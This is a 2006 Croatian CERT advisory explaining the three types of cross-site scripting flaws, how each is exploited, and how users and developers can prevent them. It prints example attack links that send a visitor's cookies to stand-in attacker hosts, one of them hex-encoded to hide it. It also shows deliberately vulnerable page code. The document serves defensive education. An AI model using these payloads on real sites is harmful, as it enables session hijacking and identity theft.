HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Analiza XSS sigurnosnih propusta

CCERT-PUBDOC-2006-05-157

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.

Rezultat toga rada ovaj je dokument, koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.lss.hr - laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Web stranice sadrže tekst i HTML oznake koje se generiraju na strani poslužitelja te interpretiraju unutar preglednika na klijentskoj strani. Web poslužitelji koji generiraju samo statičke web stranice imaju potpunu kontrolu nad time kako će klijentski preglednik interpretirati te stranice dok oni poslužitelji koji generiraju dinamičke web stranice nemaju tu mogućnost. Naime, dinamički web sadržaj generira se na temelju ulaznih korisničkih podataka kako bi se ostvarila određena razina interakcije s korisnikom pa sam korisnik utječe na izgled, sadržaj i ponašanje web stranice koju je zatražio od web poslužitelja. Ako se putem spomenutih ulaznih korisničkih podataka u ranjivu dinamičku web stranicu umetne neki zlonamjerni sadržaj, u većini slučajeva ni web poslužitelj ni klijent neće biti u mogućnosti to prepoznati ili spriječiti.

XSS (eng. *Cross-site scripting*) ranjivost odnosi se upravo na takav nedostatak unutar web stranice koji potencijalnim napadačima omogućava umetanje i izvršavanje zlonamjernog skriptnog koda unutar ranjive stranice. Zloupotreba XSS sigurnosnog nedostatka obično rezultira kompromitiranjem sigurnosne politike skriptnih jezika čiji kod se izvršava na strani klijenta tako da se korisnik ili njegovi povjerljivi podaci preusmjere s legitimnog na neki maliciozni web poslužitelj, čime se zaobilaze domenske restrikcije poslužitelja.

U ovom dokumentu opisani su različiti tipovi XSS ranjivosti i napada te primjeri istih. Također je dan pregled najefikasnijih metoda zaštite od potencijalnih XSS napada.

2. XSS sigurnosni propusti

XSS sigurnosni propust podrazumijeva mogućnost umetanja zlonamjernih podataka od strane udaljenog napadača unutar ranjive web stranice. Navedeni zlonamjerni podaci obično su sastavni dio nekog pažljivo kreiranog hiperlinka kojeg će potencijalni napadač smjestiti na svoju web stranicu ili unutar sadržaja elektroničke pošte, te navesti korisnika da ga aktivira. Nakon što legitimni web poslužitelj preko takvog hiperlinka zaprimi zahtjev za ranjivom stranicom popraćen s malicioznim podacima, generirat će izlazni HTML sadržaj koji će izgledati kao valjana web stranica s legitimnog poslužitelja, ali koja će, unutar korisnikovog preglednika, izvršiti zlonamjerni skriptni kod.

2.1. Tipovi XSS propusta

Prema dosadašnjim podacima, postoje tri različita tipa XSS ranjivosti. Oni su ovdje označeni kao tip 0, 1 i 2, no ti nazivi ne predstavljaju nikakvu standardiziranu nomenklaturu.

2.1.1. Tip 0

Ovaj oblik XSS nedostatka poznatiji je pod nazivom DOM (eng. *Document Object Model*) bazirani ili *lokalni XSS sigurnosni nedostatak*. Za razliku od ostalih tipova XSS ranjivosti, ovdje zlonamjerni skriptni kod nije prethodno ugniježđen u neku dinamički generiranu izlaznu web stranicu na strani web poslužitelja. Kod DOM baziranog XSS nedostatka sigurnosni problem je zapravo vezan za način na koji korisnikov preglednik interpretira ranjivu web stranicu u svom izvornom obliku u kombinaciji sa zlonamjernim ulaznim podacima.

Kada se JavaScript kod, koji je ugniježđen unutar HTML sadržaja web stranice, izvršava unutar preglednika, preglednik automatski kreira nekoliko objekata koji predstavljaju DOM. Objekt *document*, korijenski element u navedenom modelu, omogućava pristup većini postavaki dotične web stranice. Bitno je napomenuti kako su vrijednosti pridružene tim postavkama oblikovane sa stanovišta preglednika, a ne na temelju dobivenog HTML sadržaja. Neki od podobjekata koje objekt *document* sadrži, a koji su vezani za DOM bazirani XSS nedostatak, su *location*, *URL* i *referrer*. Njihove vrijednosti nisu izdvojene iz HTML sadržaja dobivene web stranice, nego su popunjene drugim podacima dostupnima pregledniku. Ako dio JavaScript koda ugniježđenog u web stranici dohvaća vrijednost, na primjer, *document.URL* parametra i koristi je za generiranje novog HTML sadržaja koji se upisuje u istu web stranicu, postoji mogućnost pojave DOM baziranog XSS sigurnosnog nedostatka. Naime, ako spomenuta dohvaćena vrijednost *document.URL* parametra sadrži zlonamjerni JavaScript kod, a ne kodira se korištenjem odgovarajućih HTML entiteta prije ispisa na stranicu, taj upravo generirani novi HTML sadržaj biti će reinterpretiran od strane preglednika kao skriptni kod, a ne kao običan tekst, pa će se umetnuti zlonamjerni JavaScript kod zaista i izvršiti.

Zloupotreba opisanog sigurnosnog propusta zapravo je vrlo slična zloupotrebi XSS nedostatka tipa 1, no kontekst u kojem se napad provodi znatno je drugačiji. Naime, skriptnim kodom koji se izvršava na strani klijenta, web preglednici upravljaju pomoću objekata koji se nalaze u tzv. lokalnoj zoni, npr. na korisnikovom lokalnom čvrstom disku. Stoga se umetnuti zlonamjerni skriptni kod može izvoditi na korisnikovom sustavu i to s ovlastima korisnikovog web preglednika. Time se zaobilazi cjelokupna sigurnosna okolina na strani klijenta (eng. *sandbox*), a ne samo domenske restrikcije web polužitelja što je uobičajeno za ostale tipove XSS nedostataka.

2.1.2. Tip 1

XSS nedostatak tipa 1 obično se naziva *jednokratnom XSS ranjivošću* (eng. *non-persistent*), pošto zlonamjerni skriptni kod nije trajno pohranjen na strani web poslužitelja nego se umeće u web stranicu koja predstavlja odgovor web poslužitelja na korisnikov HTTP zahtjev.

Do problema dolazi kada se ulazni korisnički podaci zaprimljeni od web klijenta izravno koriste od strane poslužiteljskih skripti u svrhu generiranja nove web stranice koja se isporučuje korisniku. Ako se neprovjereni ulazni korisnički podaci uključuju u rezultirajuću web stranicu bez prethodnog HTML kodiranja, potencijalnom napadaču se omogućava umetanje proizvoljnog skriptnog koda u HTML sadržaj generirane dinamičke web stranice.

Na prvi pogled, ovaj nedostatak ne doima se naročito opasnim, s obzirom na to da korisnici mogu umetnuti skriptni kod samo u web stranice kojima imaju dozvoljen pristup. No, u kombinaciji sa socijalnim inženjeringom, napadač može navesti korisnika da aktivira zlonamjerni hiperlink koji će

potom umetnuti skriptni kod u rezultirajuću dinamičku web stranicu te tako napadaču omogućiti potpuni pristup sadržaju ranjive web stranice.
Opisani sigurnosni nedostatak najčešći je od svih tipova XSS nedostataka.

2.1.3. Tip 2

XSS nedostatak tipa 2 ili *trajni XSS nedostatak* (eng. *persistent*) specifičan je po tome što zlonamjerni skriptni kod ostaje trajno pohranjen na strani web poslužitelja te ga poslužitelj može opetovano umetati u web stranice koje se korisniku šalju kao rezultat njegovog HTTP zahtjeva.
Ovaj propust javlja se u situaciji kada se zaprimljeni ulazni korisnički podaci permanentno pohranjuju na strani poslužitelja (u bazi podataka, unutar datotečnog sustava i sl.) te kasnije prikazuju ostalim korisnicima na web stranici bez prethodnog HTML kodiranja. Najbolji primjer navedenih okolnosti predstavljaju web stranice kreirane u obliku foruma, koje korisnicima omogućavaju slanje poruka u HTML formatu.
Pošto maliciozni korisnik na ovaj način može ostvariti višestruke napade na velik broj korisnika nakon samo jedne akcije, trajni XSS nedostatak smatra se najopasnijim tipom XSS sigurnosnih nedostataka.

3. Iskorištavanje XSS propusta

Iskorištavanje XSS sigurnosnih nedostataka manifestira se umetanjem zlonamjernog JavaScript, VBScript, ActiveX, HTML ili Flash koda u ranjive web stranice. Posljedice takve zloupotrebe uključuju sljedeće slučajeve:

- korisnici mogu nesvjesno izvršavati maliciozni skriptni kod prilikom pregledavanja web stranica dinamički generiranih na temelju napadačevih ulaznih podataka,
- napadač može preusmjeriti korisnika na proizvoljni maliciozni poslužitelj,
- napadač može preuzeti korisničku sjednicu krađom njegovih kolačića te zloupotrebljavati korisnikov identitet, mijenjati postavke njegovog računa ili iskorištavati ostale potencijalne sigurnosne ranjivosti na poslužitelju za što inače nema dovoljne ovlasti,
- korisnici mogu nesvjesno izvršavati napadačev maliciozni skriptni kod unutar potencijalno nesigurnog web preglednika i ako napadač ciljano zloupotrijebi neki potencijalni sigurnosni propust unutar web preglednika, omogućava mu se udaljeno izvođenje proizvoljnog zlonamjernog koda na korisnikovom sustavu pod ovlastima web preglednika, itd…

3.1. Socijalni inženjering

Većina XSS napada zahtijeva određenu dozu socijalnog inženjeringa kako bi se korisnika uvjerilo u lažni identitet napadača. Prikrivanjem zlonamjernog koda unutar hiperlinka koji naizgled usmjerava korisnika na zanimljivi sadržaj, maliciozni korisnik može vrlo lako ostvariti XSS napad. Korisniku je takav pažljivo kreirani hiperlink obično raspoloživ unutar elektroničke pošte ili instantne poruke, na web stranici ili forumu. Neki klijenti elektroničke pošte mogu čak pokrenuti izvršavanje zlonamjernog koda odmah po otvaranju elektroničke pošte koja u privitku sadrži skriptni kod.
Pošto se XSS ranjivosti i mogućnosti njihove zloupotrebe mogu međusobno uvelike razlikovati, napadač mora utrošiti određeno vrijeme na oblikovanje izlaznog HTML sadržaja sa zlonamjernim skriptnim kodom. Umetanjem koda u ranjivu web stranicu, njen izgled će se promijeniti pa stranica može izgledati i kao neispravna. Završni rezultat od iznimne je važnosti i napadač mora doraditi napad do te razine da se web stranica generirana od strane poslužitelja doima kao ispravna te kao sastavni dio svog okruženja na legitimnom poslužitelju.
Još jedan od načina prikrivanja XSS napada je kodiranje određenih dijelova malicioznog hiperlinka u heksadecimalni oblik kojeg, kao i ASCII oblik, svi web preglednici jednako tumače. Činjenica je da takav znakovni niz može izgledati sumnjivo, ali zlonamjerni skriptni kod prosječnom korisniku je zasigurno manje uočljiv u heksadecimalnom formatu.

ASCII format	
http://localhost/nuke73/modules.php?name=News&file=article&sid=1&optionbox=['http://freewebhost.com/ph33r/steal.cgi?'+document.cookie]	
Heksadecimalni format	
1)	http://localhost/nuke73/modules.php?name=News&file=article&sid=1&optionbox=5b27687474703a2f2f667265657656562686f73742e636f6d2f70683333722f737465616c2e6367693f272b646f63756d656e742e636f6f6b69655d
2)	http://localhost/nuke73/modules.php%3Fname%3DNews%26file%3Darticle%26sid%3D1%26optionbox%3D%5B%27http%3A//freewebhost.com/ph33r/steal.cgi%3F%27%2Bdocument.cookie%5D

Slika 1: Primjer heksadecimalnog kodiranja

3.2. Primjeri XSS napada

Napadači koji namjeravaju iskoristiti potencijalni XSS sigurnosni nedostatak, svakom tipu nedostatka moraju pristupiti na odgovarajući način. U ovom poglavlju dan je opis i primjer zloupotrebe za svaki od tri klasificirana XSS propusta.

3.2.1. Tip 0

Primjer procedure za iskorištavanje XSS sigurnosnog propusta, tip 0:

0) Početna web stranica na legitimnom web poslužitelju na nesiguran način procesira ulazne korisničke podatke što rezultira postojanjem XSS sigurnosnog nedostatka tipa 0.


1) Napadač kreira hiperlink koji, osim URL-a legitimnog poslužitelja, sadrži i zlonamjerni skriptni kod.

2) Napadač šalje zlonamjerni hiperlink korisniku (npr. putem elektoničke pošte).

3) Korisnik aktivira hiperlink, pri čemu se legitimnom web poslužitelju šalje HTTP zahtjev za ranjivom web stranicom.

4) Legitimni web poslužitelj šalje korisniku ranjivu web stranicu kao HTTP odgovor. Zlonamjerni skriptni kod nije umetnut u poslanu web stranicu, nego je još uvijek sadržan samo unutar hiperlinka.

5) Korisnikov web preglednik interpretira ranjivu web stranicu koja se sada nalazi na lokalnom korisnikovom sustavu. Nailaskom na ranjivi dio stranice, aktivira se zlonamjerni skriptni kod iz hiperlinka (kao vrijednost jednog od parametara dobivene web stranice), koji se potom izvršava s ovlastima web preglednika unutar lokalne zone korisnikovog računala.



Slika 2: XSS napad tipa 0

Primjer

Ranjiva web stranica:

http://www.legitimni_posluzitelj.com/dobrodosli.html

```
<HTML>
<BODY>
Dobar dan
<SCRIPT>

//određivanje pozicije na kojoj počinje korisničko ime unutar URL-a
var pozicija = document.URL.indexOf("ime=")+4;

//neprovjereni i nekodirani ispis ulaznog znakovnog niza (korisničkog imena)
//zaprimljenog unutar URL-a
document.write(document.URL.substring(pozicija, document.URL.length));

</SCRIPT>
</BODY>
</HTML>
```

Zlonamjerni hiperlink:

http://www.legitimni_posluzitelj.com/dobrodosli.html?ime=<script>alert(document.cookie)</script>

Priloženi primjer zlonamjernog hiperlinka zapravo ne može nanijeti nikakvu štetu korisniku, ali dokazuje da napadač može izvršiti proizvoljni skriptni kod na korisnikovom računalu. Prilikom aktivacije ovog bezopasnog hiperlinka, korisniku se prikazuje prozor s porukom koja sadrži njegov kolačić vezan uz posjećeni legitimni web poslužitelj.

3.2.2. Tip 1

Primjer procedure za iskorištavanje XSS sigurnosnog propusta, tip 1:

0) Ciljni korisnik posjećuje određeni legitimni web poslužitelj na koji se prijavljuje putem korisničkog imena i zaporke te je u mogućnosti tamo trajno pohraniti osjetljive podatke, npr. informacije o kreditnoj kartici. Dotični web poslužitelj sadrži XSS nedostatak tipa 1.

1) Napadač kreira hiperlink koji, osim URL-a legitimnog poslužitelja, sadrži i zlonamjerni skriptni kod.

2) Napadač šalje zlonamjerni hiperlink korisniku (npr. putem elektroničke pošte) tako da isti izgleda kao da potječe od strane legitimnog poslužitelja.

3) Korisnik aktivira hiperlink, pri čemu se legitimnom web poslužitelju šalje HTTP zahtjev za ranjivom web stranicom. Korisnik je prijavljen na legitimni poslužitelj.


4) Legitimni web poslužitelj generira dinamičku web stranicu tako da ista, zbog postojećeg XSS propusta, sadrži umetnuti zlonamjerni skriptni kod i šalje je korisniku kao HTTP odgovor.

5) Zlonamjerni skriptni kod iz zaprimljene web stranice izvršava se unutar korisnikovog web preglednika s istim ovlastima kao da je potekao od legitimnog poslužitelja.

6) Zlonamjerni skriptni kod dohvati korisnikove kolačiće vezane uz legitimni poslužitelj. Dotični kolačići mogu sadržavati korisničke autentikacijske podatke ili informacije vezane za kreditnu karticu.

7) Korisnikov web preglednik dobiva informaciju o preusmjeravanju na maliciozni web poslužitelj koji je pod napadačevom kontrolom.

8) Sakupljeni kolačići šalju se na maliciozni poslužitelj bez korisnikovog znanja. Napadaču se otvara mogućnost krađe korisnikovog identiteta.



Slika 3: XSS napad tipa 1

Primjer

Ranjiva web stranica:

http://www.legitimni_posluzitelj.com/trazilica.php

```
<HTML>
<BODY>

Traženi pojam
<?php

echo $_GET['pojam'];  //neprovjereni i nekodirani ispis traženog pojma

?>
 nije pronađen.

</BODY>
</HTML>
```

Zlonamjerni hiperlink:

http://www.legitimni_posluzitelj.com/trazilica.php?pojam=<script>document.location='http://www.maliciozni_posluzitelj.com/napad.cgi?'+document.cookie</script>

3.2.3. Tip 2

Primjer procedure za iskorištavanje XSS sigurnosnog propusta, tip 2:

0) Legitimni web poslužitelj korisnicima omogućava trajno postavljanje poruka i ostalog sadržaja na svoje web stranice kako bi ih ostali korisnici mogli pregledavati. Web stranica koja zaprima spomenute korisničke podatke sadrži XSS nedostatak tipa 2.

1) Napadač na dotičnu ranjivu web stranicu postavi poruku koja sadrži i zlonamjerni skriptni kod. Naslov poruke osmišljen je tako da privuče što je više moguće korisnika. Takva poruka trajno je pohranjena na strani poslužitelja i prilikom svakog generiranja odgovarajuće dinamičke web stranice, poruka sa zlonamjernim kodom biti će uključena u nju.

2) Korisnik pristupi web stranici s napadačevom porukom, tj. zatraži je od legitimnog web poslužitelja.

3) Korisnik je prijavljen na legitimni poslužitelj.


4) Legitimni web poslužitelj generira dinamičku web stranicu s umetnutim zlonamjernim skriptnim kodom i šalje je korisniku kao HTTP odgovor.

5) Zlonamjerni skriptni kod iz zaprimljene web stranice izvršava se unutar korisnikovog web preglednika s istim ovlastima kao da je potekao od legitimnog poslužitelja.

6) Zlonamjerni skriptni kod dohvati korisnikove kolačiće vezane uz legitimni poslužitelj.

7) Korisnikov web preglednik dobiva informaciju o preusmjeravanju na maliciozni web poslužitelj koji je pod napadačevom kontrolom.

8) Sakupljeni kolačići šalju se na maliciozni poslužitelj bez korisnikovog znanja. Napadaču se otvara mogućnost krađe korisnikovog identiteta.



Slika 4: XSS napad tipa 2

Primjer

Napadačev hiperlink za postavljanje poruke na ranjivu web stranicu:

```
http://www.legitimni_posluzitelj.com/unos.php?poruka=Lazna_poruka<script>document.location='http://www.maliciozni_posluzitelj.com/napad.cgi?'+document.cookie</script>
```

Nakon što je zaprimljena, poruka se trajno pohranjuje na strani poslužitelja i dodjeljuje joj se neki ID (identifikacijski broj), npr. 37.

Ranjiva web stranica:

```
http://www.legitimni_posluzitelj.com/prikaz.php
```

```
<HTML>
<BODY>
<?php

$poruka = dohvati poruku($ GET['poruka id']);   //dohvaćanje odgovarajuće poruke na temelju parametra poruka_id

echo $poruka;  //neprovjereni i nekodirani ispis poruke

?>
</BODY>
</HTML>
```

Hiperlink koji korisnik aktivira kako bi pristupio poruci:

```
http://www.legitimni_posluzitelj.com/prikaz.php?poruka_id=37
```

4. Prevencija XSS napada

4.1. Preporuke za korisnike

Najlakši način na koji se korisnik može zaštititi od potencijalnih XSS napada je izbjegavanje posjećivanja neprovjerenih hiperlinkova koje dobiva putem elektroničke pošte ili nalazi na forumima. Ako već želi posjetiti web stranicu na koju upućuje dobiveni neprovjereni hiperlink, preporuča se samostalno pozicioniranje na web poslužitelj naveden u hiperlinku te nalaženje željenog sadržaja putem tražilice na tom poslužitelju.
Još jedna od stvari na koju korisnik treba obratiti pažnju su heksadecimalni znakovi. Ako zaprimljeni neprovjereni hiperlink sadrži heksadecimalne znakove, postoji određena vjerojatnost da se iza njega krije potencijalni pokušaj XSS napada.
Jedna od zasigurno najefikasnijih metoda zaštite je postavljanje sigurnosnih postavki web preglednika na najvišu razinu te onemogućavanje izvršavanja JavaScript, Flash, VBScript i ActiveX koda na strani klijenta. Na ovaj način korisnik neće biti podložan XSS napadu čak ni ako se zlonamjerni skriptni kod prikaže na web stranici bez prethodnog HTML kodiranja. Mnogi web preglednici mogu biti konfigurirani tako da onemoguće izvođenje skriptnog koda za pojedine, korisnički definirane, web domene. Premda se prilikom korištenja ove metode često događa da se dinamički generirane web stranice prikazuju nepotpune ili je njihovo pregledavanje čak u cijelosti onemogućeno, činjenica je da je potencijalnom napadaču sasvim onemogućeno izvođenje XSS napada.

4.2. Preporuke za web programere

Prije svega potrebno je napomenuti da web stranice koje koriste SSL protokol za komunikaciju s korisnicima nisu ni na koji način zaštićene od potencijalnih XSS napada. Naime, ranjive web stranice generiraju se na identičan način kao i bez korištenja SSL-a, pa se tako i zloupotreba XSS nedostataka odvija na jednak način. Jedina razlika je što se, u slučaju uporabe SSL protokola, i potencijalni XSS napad provodi unutar kriptirane konekcije.
Postoje različiti načini na koje je moguće riješiti problem pojave XSS ranjivosti. Sve metode su prilično jednostavne i trebale bi se primjenjivati na svim mjestima gdje se ulazni korisnički podaci pojavljuju na rezultirajućoj web stranici.
Metode prevencije XSS napada navedene u ovom poglavlju biti će opisane korištenjem sljedećeg primjera:

Primjer

Priložena Apache::Registry skripta dohvaća parametar *tekst* čija vrijednost predstavlja ulazne korisničke podatke i ispisuje ga na stranicu bez ikakve prethodne provjere ili kriptiranja. Skripta sadrži XSS sigurnosni nedostatak tipa 1.

```
use Apache::Util;
use Apache::Request;

my $apr = Apache::Request->new(Apache->request);

my $tekst = $apr->param('tekst');

$r->content_type("text/html");
$r->send_http_header;

$r->print("Uneseni znakovni niz: $tekst");
```

4.2.1. Analiza ulaznih podataka

Jedna od metoda prevencije XSS napada je filtriranje znakova koje web aplikacija zaprima od korisnika. Preporuča se uvažavanje, odnosno, propuštanje samo alfanumeričkih znakova i razmaka. Znakovi priloženi u tablici *Tablica 1*obično se koriste prilikom izvođenja XSS napada, stoga bi njihovo korištenje trebalo strogo zabraniti, tj. izbaciti iz svih ulaznih korisničkih podataka.

>	(	[	'	;	/	#
<	)	]	"	:	\	&

Tablica 1: Specijalni znakovi specifični za XSS napade

Primjer

Prije ispisa korisničkih podataka na stranicu, umeće se linija koda koja iz parametra tekst eliminira sve znakove osim slova, brojeva i razmaka.

```
use Apache::Util;
use Apache::Request;

my $apr = Apache::Request->new(Apache->request);

my $tekst = $apr->param('tekst');
$tekst =~ s/[^A-Za-z0-9 ]*/ /g;

$r->content_type("text/html");
$r->send_http_header;

$r->print("Uneseni znakovni niz: $tekst");
```

4.2.2. HTML kodiranje ulaznih znakova

Znakovi specifični za XSS napade imaju odgovarajuće HTML ekvivalente pomoću kojih se poništava njihovo specijalno značenje, a omogućava siguran ispis na stranicu. Ako se, na primjer, unutar web stranice nalazi linija koda:

```
<script>alert('XSS ranjivost')</script>
```

prilikom njene interpretacije od strane web preglednika, pojavit će se prozor s porukom koja sadrži tekst „XSS ranjivost“. No, ako se unutar iste linije koda određeni znakovi zamijene svojim HTML ekvivalentima:

```
&lt;script&gt;alert(&#39;XSS ranjivost&#39;)&lt;&#47;script&gt;
```

na stranici će se prikazati znakovni niz „<script>alert('XSS ranjivost')</script>“.

Tablica *Tablica 2* sadrži HTML ekvivalente znakova koji se najčešće koriste prilikom izvođenja XSS napada.

>	>	(	(	[	[	'	'	;	;	/	⁄	#	#
<	<	)	)	]	]	"	"	:	:	\	\	&	&

Tablica 2: HTML ekvivalenti specijalnih znakova

Kako bi se web programerima olakšalo HTML kodiranje, u mnogim programskim jezicima raspoložive su gotove funkcije koje provode HTML kodiranje.

Primjer

Prije ispisa korisničkih podataka na stranicu, poziva se funkcija Apache::Util::escape_html() iz mod_perl paketa, nad parametrom tekst.

```
use Apache::Util;
use Apache::Request;

my $apr = Apache::Request->new(Apache->request);

my $tekst = $apr->param('tekst');
```

```
$r->content type("text/html");
$r->send_http_header;

$r->print("Uneseni znakovni niz: ", Apache::Util::html_encode($tekst));
```

4.2.3. Apache::TaintRequest

Kako bi se izbjeglo višestruko pozivanje funkcije Apache::Util::html_encode(), moguće je koristiti Apache::TaintRequest modul. Navedeni modul omogućava automatizaciju procesa HTML kodiranja tako da premošćuje ispisni mehanizam Apache mod_perl modula. Na taj način se svaki znakovni niz zaprimljen od strane korisnika provjerava i, ako se smatra potencijalno zlonamjernim, provodi se automatsko HTML kodiranje dotičnog niza prije njegovog ispisa na stranicu.
Za aktivaciju Apache::TaintRequest modula, potrebno je dodati slijedeću postavku u konfiguracijsku datoteku Apache web poslužitelja (httpd.conf):

```
PerlTaintCheck on
```

Primjer

Umjesto Apache::Request modula, za procesiranje HTTP zahtjeva koristi se Apache::TaintRequest modul. Ulazni korisnički podaci automatski se provjeravaju i po potrebi kodiraju u HTML entitete.

```
use Apache::TaintRequest;

my $apr = Apache::TaintRequest->new(Apache->request);

my $tekst = $apr->param('tekst');

$r->content_type("text/html");
$r->send_http_header;

$r->print("Uneseni znakovni niz: $tekst");
```

5. Zaključak

Nažalost, XSS sigurnosni propusti se nalaze na većini postojećih web stranica. Svakodnevno se na sigurnosnim portalima objavljuju sigurnosna upozorenja vezana uz XSS sigurnosne propuste otkrivene u brojnim web programskim paketima (forumi, administracijske stranice, blog, CMS – *Content Management System*, itd…). Napadač iskorištavanjem opisanih sigurnosnih propusta može saznati različite autentikacijske podatke korisnika, od čega je najopasniji slučaj ukoliko uspije saznati korisnikove podatke s kreditnih kartica.

Zbog svega navedenog, programeri web stranica moraju voditi računa o tome da izbjegnu omogućavanje različitih XSS propusta u svojim web stranicama. U suprotnom, i oni i vlasnici tih web stranica mogu izgubiti na ugledu i kredibilitetu.

U svrhu suzbijanja utjecaja XSS sigurnosnih propusta moraju se uključiti i krajnji korisnici koji moraju obratiti više pažnje hiperlinkovima koje posjećuju. U slučaju bavljenja osjetljivim poslovima, krajnji korisnici moraju postaviti sigurnosne postavke web preglednika na najvišu razinu te onemogućiti izvršavanje JavaScript, Flash, VBScript i ActiveX koda na strani klijenta.

6. Reference

[1] The Cross Site Scripting (XSS) FAQ, Cgisecurity.com, http://www.cgisecurity.com/articles/xss-faq.shtml

[2] Preventing Cross-site Scripting Attacks, Paul Lindner, http://www.perl.com/pub/a/2002/02/20/css.html

[3] Cross-site scripting, Wikipedija, http://en.wikipedia.org/wiki/Cross-site_scripting

[4] XSS Attacks FAQ, Aelphaeis Mangarae, http://astalavista.com/media/directory06/uploads/xss_attacks_faq.pdf

[5] XSS Explored, Informit Network, http://www.informit.com/guides/content.asp?g=security&seqNum=170&rl=1

[6] Cross-site scripting, Paul Lee, IBM, http://www-128.ibm.com/developerworks/tivoli/library/s-csscript/index.html

[7] iWeb Toolkit: HTML Entities Listing, http://www.virtualpromote.com/tools/html-entities/